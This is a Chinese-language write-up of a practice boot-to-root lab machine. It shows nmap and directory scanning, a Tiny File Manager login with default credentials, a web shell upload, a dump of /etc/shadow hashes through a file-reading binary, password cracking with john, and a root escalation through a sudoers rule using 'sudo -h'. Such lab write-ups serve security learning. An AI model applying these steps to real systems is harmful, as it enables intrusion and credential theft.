sudo靶机

算是拿下的第一个root权限的靶机
常规手段，先用nmap扫一下

```
┌──(root㉿kali)-[~]
└─# nmap 192.168.1.67
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-11 17:06 HKT
Verbosity Increased to 1.
Discovered open port 22/tcp on 192.168.1.67
Discovered open port 80/tcp on 192.168.1.67
Verbosity Increased to 2.
Verbosity Increased to 3.
Verbosity Increased to 4.
Verbosity Increased to 5.
Verbosity Increased to 6.
Verbosity Increased to 7.
Verbosity Increased to 8.
Verbosity Increased to 9.
Verbosity Increased to 10.
Verbosity Increased to 10.
Verbosity Increased to 10.
Completed SYN Stealth Scan at 17:06, 9.62s elapsed (1000 total ports)
Nmap scan report for 192.168.1.67 (192.168.1.67)
Host is up (0.0022s latency).
Scanned at 2025-07-11 17:06:19 HKT for 10s
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 9.81 seconds
           Raw packets sent: 2008 (88.304KB) | Rcvd: 1650 (66.008KB)
```

可以看到开放22，80端口，curl一下看看情况

```
┌──(root㉿kali)-[~]
└─# curl 192.168.1.67
<!DOCTYPE html>
<html>
<head>
    <title>Redirecting to File Manager</title>
    <meta http-equiv="refresh" content="0; URL='tinyfilemanager.php'">
    <!-- 可选：添加链接以防自动重定向失效 -->
    <style>
        body {
            font-family: Arial, sans-serif;
            text-align: center;
            padding: 50px;
            background-color: #f5f5f5;
        }
        .container {
            max-width: 600px;
            margin: 0 auto;
        }
        a {
            color: #0066cc;
            text-decoration: none;
        }
    </style>
</head>
<body>
    <div class="container">
        <h2>File Manager Redirection</h2>
        <p>You are being redirected to Tiny File Manager...</p>
        <p>If you are not redirected automatically, please
           <a href="tinyfilemanager.php">click here</a>.
        </p>
    </div>
</body>
</html>
```

也没什么东西，扫一下目录

```
17:08:51] 403 -  277B  - /.ht_wsr.txt
[17:08:51] 403 -  277B  - /.htaccess.bak1
```

```
[17:08:51] 403 -  277B  - /.htaccess.orig
[17:08:51] 403 -  277B  - /.htaccess.sample
[17:08:51] 403 -  277B  - /.htaccess.save
[17:08:51] 403 -  277B  - /.htaccess_extra
[17:08:51] 403 -  277B  - /.htaccess_orig
[17:08:51] 403 -  277B  - /.htaccess_sc
[17:08:51] 403 -  277B  - /.htaccessBAK
[17:08:51] 403 -  277B  - /.htaccessOLD
[17:08:51] 403 -  277B  - /.htaccessOLD2
[17:08:51] 403 -  277B  - /.htm
[17:08:51] 403 -  277B  - /.html
[17:08:51] 403 -  277B  - /.htpasswd_test
[17:08:51] 403 -  277B  - /.htpasswds
[17:08:51] 403 -  277B  - /.httr-oauth
[17:08:52] 403 -  277B  - /.php
[17:08:54] 200 -   23KB - /1.php
[17:08:54] 200 -    0B  - /2.php
[17:09:10] 200 -  664B  - /Dockerfile
[17:09:17] 200 -   34KB - /LICENSE
[17:09:27] 200 -    5KB - /README.md
[17:09:29] 403 -  277B  - /server-status
[17:09:29] 403 -  277B  - /server-status/
[17:09:35] 200 -    4KB - /tinyfilemanager.php
```

可以看到有挺多文件的，挨个访问一下

```
──(root㉿kali)-[~]
└─# curl http://192.168.1.67/Dockerfile
# how to build?
# docker login
## .....input your docker id and password
#docker build . -t tinyfilemanager/tinyfilemanager:master
#docker push tinyfilemanager/tinyfilemanager:master

# how to use?
# docker run -d -v /absolute/path:/var/www/html/data -p 80:80 --restart=always
--name tinyfilemanager tinyfilemanager/tinyfilemanager:master

FROM php:7.4-cli-alpine

```

```
# if run in China
# RUN sed -i 's/dl-cdn.alpinelinux.org/mirrors.aliyun.com/g'
/etc/apk/repositories

RUN apk add --no-cache \
    libzip-dev \
    oniguruma-dev

RUN docker-php-ext-install \
    zip

WORKDIR /var/www/html

COPY tinyfilemanager.php index.php

CMD ["sh", "-c", "php -S 0.0.0.0:80"]
```

```
┌──(root㉿kali)-[~]
└─# curl http://192.168.1.67/README.md
# Tiny File Manager

[![Live demo](https://img.shields.io/badge/Live-Demo-brightgreen.svg?
style=flat-square)](https://tinyfilemanager.github.io/demo/)
[![Live demo](https://img.shields.io/badge/Help-Docs-lightgrey.svg?style=flat-
square)](https://github.com/prasathmani/tinyfilemanager/wiki)
[![GitHub Release]
(https://img.shields.io/github/release/prasathmani/tinyfilemanager.svg?
style=flat-square)](https://github.com/prasathmani/tinyfilemanager/releases)
[![GitHub License]
(https://img.shields.io/github/license/prasathmani/tinyfilemanager.svg?
style=flat-square)]
(https://github.com/prasathmani/tinyfilemanager/blob/master/LICENSE)
[![Paypal](https://img.shields.io/badge/Donate-Paypal-lightgrey.svg?
style=flat-square)](https://www.paypal.me/prasathmani)
![GitHub Sponsors](https://img.shields.io/github/sponsors/prasathmani)

> TinyFileManager is a versatile web-based PHP file manager designed for
simplicity and efficiency. This lightweight single-file PHP application can be
effortlessly integrated into any server directory, allowing users to store,
upload, edit, and manage files and folders directly through their web browser.
```

```
With multi-language support and compatibility with PHP 5.5+, TinyFileManager
enables the creation of individual user accounts, each with its dedicated
directory. The platform also includes built-in functionality for handling text
files using the Cloud9 IDE.
Featuring syntax highlighting for over 150 languages and more than 35 themes,
TinyFileManager offers a comprehensive solution for file management in an
online environment.

<sub>**Caution!** _Avoid utilizing this script as a standard file manager in
public spaces. It is imperative to remove this script from the server after
completing any tasks._</sub>

## Demo

[Demo](https://tinyfilemanager.github.io/demo/)



## Documentation

Tinyfilemanager is highly documented on the [wiki pages]
(https://github.com/prasathmani/tinyfilemanager/wiki).

[![Tiny File Manager](screenshot.gif)](screenshot.gif)

## Requirements

- PHP 5.5.0 or higher.
- Fileinfo, iconv, zip, tar and mbstring extensions are strongly recommended.

## How to use

Download ZIP with latest version from master branch.

Just copy the tinyfilemanager.php to your webspace - thats all :)
You can also change the file name from "tinyfilemanager.php" to something
else, you know what i meant for.

Default username/password: **admin/admin@123** and **user/12345**.

:warning: Warning: Please set your own username and password in `$auth_users`
```


```
before use. password is encrypted with <code>password_hash()</code>. to
generate new password hash [here]
(https://tinyfilemanager.github.io/docs/pwd.html)

To enable/disable authentication set `$use_auth` to true or false.

:information_source: Add your own configuration file [config.php]
(https://tinyfilemanager.github.io/config-sample.txt) in the same folder to
use as additional configuration file.

:information_source: To work offline without CDN resources, use [offline]
(https://github.com/prasathmani/tinyfilemanager/tree/offline) branch

### :loudspeaker: Features

- :cd: **Open Source:** Lightweight, minimalist, and extremely simple to set
up.
- :iphone: **Mobile Friendly:** Optimized for touch devices and mobile
viewing.
- :information_source: **Core Features:** Easily create, delete, modify, view,
download, copy, and move files.
- :arrow_double_up: **Advanced Upload Options:** Ajax-powered uploads with
drag-and-drop support, URL imports, and multi-file uploads with extension
filtering.
- :file_folder: **Folder & File Management:** Create and organize folders and
files effortlessly.
- :gift: **Compression Tools:** Compress and extract files in `zip` and `tar`
formats.
- :sunglasses: **User Permissions:** User-specific root folder mapping and
session-based access control.
- :floppy_disk: **Direct URLs:** Easily copy direct URLs for files.
- :pencil2: **Code Editor:** Includes Cloud9 IDE with syntax highlighting for
150+ languages and 35+ themes.
- :page_facing_up: **Document Preview:** Google/Microsoft document viewer for
PDF/DOC/XLS/PPT, supporting previews up to 25 MB.
- :zap: **Security Features:** Backup capabilities, IP blacklisting, and
whitelisting.
- :mag_right: **Search Functionality:** Use `datatable.js` for fast file
search and filtering.
- :file_folder: **Customizable Listings:** Exclude specific folders and files
```

```
from directory views.
- :globe_with_meridians: **Multi-language Support:** Translations available in 35+ languages with `translation.json`.
- :bangbang: **And Much More!**

### [Deploy by Docker](https://github.com/prasathmani/tinyfilemanager/wiki/Deploy-by-Docker)

### <a name=license></a>License, Credit

- Available under the [GNU license](https://github.com/prasathmani/tinyfilemanager/blob/master/LICENSE)
- Original concept and development by github.com/alexantr/filemanager
- CDN Used - _jQuery, Bootstrap, Font Awesome, Highlight js, ace js, DropZone js, and DataTable js_
- To report a bug or request a feature, please file an [issue](https://github.com/prasathmani/tinyfilemanager/issues)
- [Contributors](https://github.com/prasathmani/tinyfilemanager/wiki/Authors-and-Contributors)
```


在readme.md中找到默认账号密码

```
Default username/password: **admin/admin@123** and **user/12345**.
```

访问网页，用账号密码尝试登录




有一个上传文件的地方，尝试上传phpinfo是可以成功执行的厄，那就直接上马，然后蚁剑链接



```
(*) 基础信息
当前路径: /var/www/html
磁盘列表: /
系统信息: Linux Sudo 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
当前用户: www-data
(*) 输入 ashelp 查看本地命令
(www-data:/var/www/html) $ cd /var/www/html/
(www-data:/var/www/html) $ cd /
(www-data:/) $ su eecho
Password: su: Authentication failure
(www-data:/) $ cd /home/eecho
(www-data:/home/eecho) $ ls
user.txt
(www-data:/home/eecho) $ cat user.txt
flag{user-e1930b4927e6b6d92d120c7c1bba3421}
(www-data:/home/eecho) $
```

在eecho用户文件夹下获得user的flag

再看提权，在/usr/bin文件夹下发现一个read_file的二进制文件，猜测是一个读取文件的程序



```
(www-data:/usr/bin) $ read_file
Error: No arguments provided
Usage: read_file -f <filepath>
Options:
  -h          Show this help message
  -f <file>   Specify the file to view (must be under /etc)

Security restrictions:
  - File path must start with /etc/
  - Symbolic links and path traversal are blocked
  - Only regular files can be read
```

果然可以用来读取文件

```
(www-data:/usr/bin) $ read_file -f /etc/passwd

root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin

sys:x:3:3:sys:/dev:/usr/sbin/nologin

sync:x:4:65534:sync:/bin:/bin/sync

games:x:5:60:games:/usr/games:/usr/sbin/nologin

man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```

```
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin

irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin

gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin

nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

_apt:x:100:65534::/nonexistent:/usr/sbin/nologin

systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin

systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin

systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin

systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin

messagebus:x:104:110::/nonexistent:/usr/sbin/nologin

sshd:x:105:65534::/run/sshd:/usr/sbin/nologin

eecho:x:1000:1000:,,,:/home/eecho:/bin/bash

(www-data:/usr/bin) $ read_file -f /etc/shadow
```

```
root:$y$j9T$8u7tw.ivXZkGdXyV0Fs.d/$FfzoOYYu8sRq7K2smsiRh5UGsVU2mI8.Q3Vmk0VtzUA:20190:0:99999:7:::

daemon:*:20166:0:99999:7:::

bin:*:20166:0:99999:7:::

sys:*:20166:0:99999:7:::

sync:*:20166:0:99999:7:::

games:*:20166:0:99999:7:::

man:*:20166:0:99999:7:::

lp:*:20166:0:99999:7:::

mail:*:20166:0:99999:7:::

news:*:20166:0:99999:7:::

uucp:*:20166:0:99999:7:::

proxy:*:20166:0:99999:7:::

www-data:*:20166:0:99999:7:::

backup:*:20166:0:99999:7:::

list:*:20166:0:99999:7:::

irc:*:20166:0:99999:7:::

gnats:*:20166:0:99999:7:::

nobody:*:20166:0:99999:7:::

_apt:*:20166:0:99999:7:::
```

```
systemd-timesync:*:20166:0:99999:7:::

systemd-network:*:20166:0:99999:7:::

systemd-resolve:*:20166:0:99999:7:::

systemd-coredump:!!:20166::::::

messagebus:*:20166:0:99999:7:::

sshd:*:20166:0:99999:7:::

eecho:$6$mL.9/fVsBqItNR..$GyJfKOjLcovjApxygZ79CjKcqJmJ37jC8y9KeLq81fLAnNCYVP1Nw9d8Dp9pZi/l3CWJ3PHL1l/Hld3sFmZoQ.:20278:0:99999:7:::
```

然后就是利用john指定算法直接爆破，但这里不知道为什么我爆了一个多小时
爆出来alexis15，注意到etc文件夹下还有一个奇怪的文件

```
(www-data:/usr/bin) $ read_file -f /etc/sudoers

#

# This file MUST be edited with the 'visudo' command as root.

#

# Please consider adding local content in /etc/sudoers.d/ instead of

# directly modifying this file.

#

# See the man page for details on how to write a sudoers file.

#

Defaults    env_reset

Defaults    mail_badpass
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification

root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command

%sudo    ALL=(ALL:ALL) ALL

eecho Dashazi = NOPASSWD:ALL

# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d
```

看倒数第三段，如果在eecho用户下主机名是Dashazi，那就所有操作都不需要密码
直接ssh链接

```
zsh: corrupt history file /home/xzx/.zsh_history
┌──(xzx㉿kali)-[~]
└─$ ssh eecho@192.168.1.67
eecho@192.168.1.67's password:
Linux Sudo 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jul 11 04:51:21 2025 from 192.168.1.2
eecho@Sudo:~$ sudo -i -h Dashazi
```

```
sudo: unable to resolve host Dashazi: Name or service not known
root@Sudo:~# ls
root.txt
root@Sudo:~# cat root.txt
flag{root}
root@Sudo:~# ^C
root@Sudo:~#
```

拿到root的flag